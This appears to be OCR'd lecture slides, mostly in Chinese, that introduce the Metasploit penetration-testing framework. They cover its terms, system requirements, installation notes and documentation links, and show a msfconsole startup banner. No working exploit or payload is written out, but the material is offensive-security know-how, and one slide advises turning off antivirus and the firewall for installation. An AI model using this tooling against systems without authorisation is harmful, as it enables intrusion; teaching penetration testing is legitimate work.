- 內含了許多的 exploit 或可能的弱點資料庫，可針對所指定的目標測試這些漏洞

Metasploit Basics

- exploit
  - 用來攻擊之漏洞主程式
- payload
  - 用來讓攻擊成功後執行的程式，如reverse shell，或bind shell用來建立一作為後門或被攻擊端連結的後門與通道等。Payload也可以是只能在目標機器上執行的命令程式
- shellcode
  - 進行攻擊時的一系列被當作是payload的指令
- module
  - Metasploit的模組，由系列程式所組成(如exploit與auxiliary輔助模組)
- listener
  - 是測試者機器上的程式，等待來自被攻擊機器incoming連接監聽連線

Metasploit Basics

- Filesystem and Libraries
- Mixins and Plugins
- Msfcli/Msfconsole
  - 用於管理Metasploit資料庫及模組
- Meterpreter
  - Buffer overflow可透過Meterpreter 利用 reverse shell控制目標系統



Get Metasploit

OPEN SOURCE

Metasploit Framework

Latest


COMMERCIAL SUPPORT

Metasploit Pro


Latest

Get visibility into your network with Rapid7's InsightVM

30-Day Trial




Metasploit 架構



https://www.offsec.com/metasploit-unleashed/metasploit-architecture/

Metasploit Framework： Community 版本



Get Metasploit

OPEN SOURCE

Metasploit Framework

Latest

COMMERCIAL SUPPORT

Metasploit Pro

Latest

Get visibility into your network with Rapid7's InsightVM

30-Day Trial


https://www.metasploit.com/

System Requirements for Metasploit

- Minimum System Requirements:
  - x86_64 2 GHz+ processor
  - 2 GB RAM available (4 GB recommended, increase accordingly with VM targets on the same device)
  - 1 GB+ available disk space
  - 10/100 Mbps network interface card
- Supported Operating Systems:
  - Microsoft Windows 10, Windows Server 2008 R2, Windows Server 2012 R2, Windows Server 2016, Windows Server 2019, 64-bit
  - Red Hat Enterprise Linux Server 6.5, 7.1, 8, or later - x86 and x86_64
  - Ubuntu Linux 14.04 LTS, 16.04 LTS, 18.04 LTS, 20.04 LTS - x86 and x86_64
  - macOS
- Browser Versions
  - Google Chrome (latest)
  - Mozilla Firefox (latest)
  - Microsoft Edge (latest)

如要安裝 注意事項

- Windows版
  - 關閉防毒軟體
  - 關閉防火牆
- Linux版
  - Ruby
  - Perl
  - Python
  - Java
  - PostgreSQL
  - PacketFu
  - OpenSSL
  - SSHkey



Installing Metasploit on Windows

Download the latest Windows installer or view older builds. To install, download the `.msi` package, adjust your Antivirus as-needed to ignore `c:\metasploit-framework` and execute the installer by right-clicking the installer file and selecting "Run as Administrator". The msfconsole command and all related tools will be added to the system `%PATH%` environment variable.

Windows Anti-virus software flags the contents of these packages!


If you downloaded Metasploit from us, there is no cause for alarm. We pride ourselves on offering the ability for our customers and followers to have the same toolset that the hackers have so that they can test systems more accurately. Because these (and the other exploits and tools in Metasploit) are identical or very similar to existing malicious toolsets, they can be used for nefarious purposes, and they are often flagged and automatically removed by antivirus programs, just like the malware they mimic.

Windows silent installation

The PowerShell below will download and install the framework, and is suitable for automated Windows deployments. Note that, the installer will be downloaded to `$DownloadLocation` and won't be deleted after the script has run.

https://docs.metasploit.com/docs/using-metasploit/getting-started/nightly-installers.html

參考文件



Metasploit Documentation

Search Metasploit Documentation

Metasploit Framework on GitHub

- Home
- Code Of Conduct
- Modules
- Pentesting
  - Setting Module Options
  - Upgrading Shells to Meterpreter
  - Post Gather Modules
  - HTTP + HTTPS
  - Kubernetes
  - MySQL
  - PostgreSQL
  - SMB
  - SSH
  - WinRM
  - MSSQL
  - LDAP
  - Active Directory
    - AD CS

Welcome to Metasploit-land. Are you a Metasploit user who wants to get started or get better at hacking stuff (that you have permission to hack)? The quickest way to get started is to download the Metasploit nightly installers. This will give you access to both the free, open-source Metasploit Framework and a free trial of Metasploit Pro.

If you're using Kali Linux, Metasploit is already pre-installed. See the Kali documentation for how to get started using Metasploit in Kali Linux.

Are you anxious to get your Metasploit Development Environment set up so you can start Landing Pull Requests and contributing excellent exploit code? If so, you're in the right place. If you're an exploit developer, you will want to review our Guidelines for Accepting Modules and Enhancements to find out what we expect when we see pull requests for new Metasploit modules. No idea what you should start working on? Check out the guidelines for contributing to Metasploit, and dive into Setting Up a Metasploit Development Environment.


Getting Started

- Setting Up a Metasploit Development Environment
- Using Metasploit
- Using Git
- Reporting a Bug
- Navigating and Understanding Metasploit's Codebase


https://docs.metasploit.com/

Metasploit Framework, MSF介面


- 命令列模式msfconsole
- 圖形模式(msfgui、Armitage, (第三方工具))
- 網頁介面(WebUI)



```
# msfconsole
Metasploit tip: After running db_nmap, be sure to check out t
of hosts and services


          .:ok000kdc'                'cdk000ko:.
        .x000000000000c            c000000000000x.
       :0000000000000000k,      ,k0000000000000000:
      '000000000kkkk00000: :0000000000000000000'
      o00000000.MMMM.o0000o00001.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      100000000.MMMMMMMMM;d;MMMMMMMMM,000000001
      .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
       c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
        o000000.MMM.0000.MMM:0000.MMM,000000o
         100000.MMM.0000.MMM:0000.MMM,000001
          ;0000'MMM.0000.MMM:0000.MMM;0000;
           .d00o'WM.0000occcx0000.MX'x00d.
             ,k01'M.0000000000000.M'd0k,
               :kk;.0000000000000.;0k:
                 ;k0000000000000000k:
                   ,x00000000000x,
                     .100000001.
                        ,d0d,
                          .

       =[ metasploit v6.4.0-dev                          ]
+ -- --=[ 2228 exploits - 1173 auxiliary - 396 post      ]
+ -- --=[ 864 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



```
       =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 644 exploits - 329 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
       =[ svn r11681 updated today (2011.01.30)

msf >
```



*denotes required field

Login Info

Username*

Password*

Password confirmation*

Optional Info & Settings

Full name


Email address

Organization

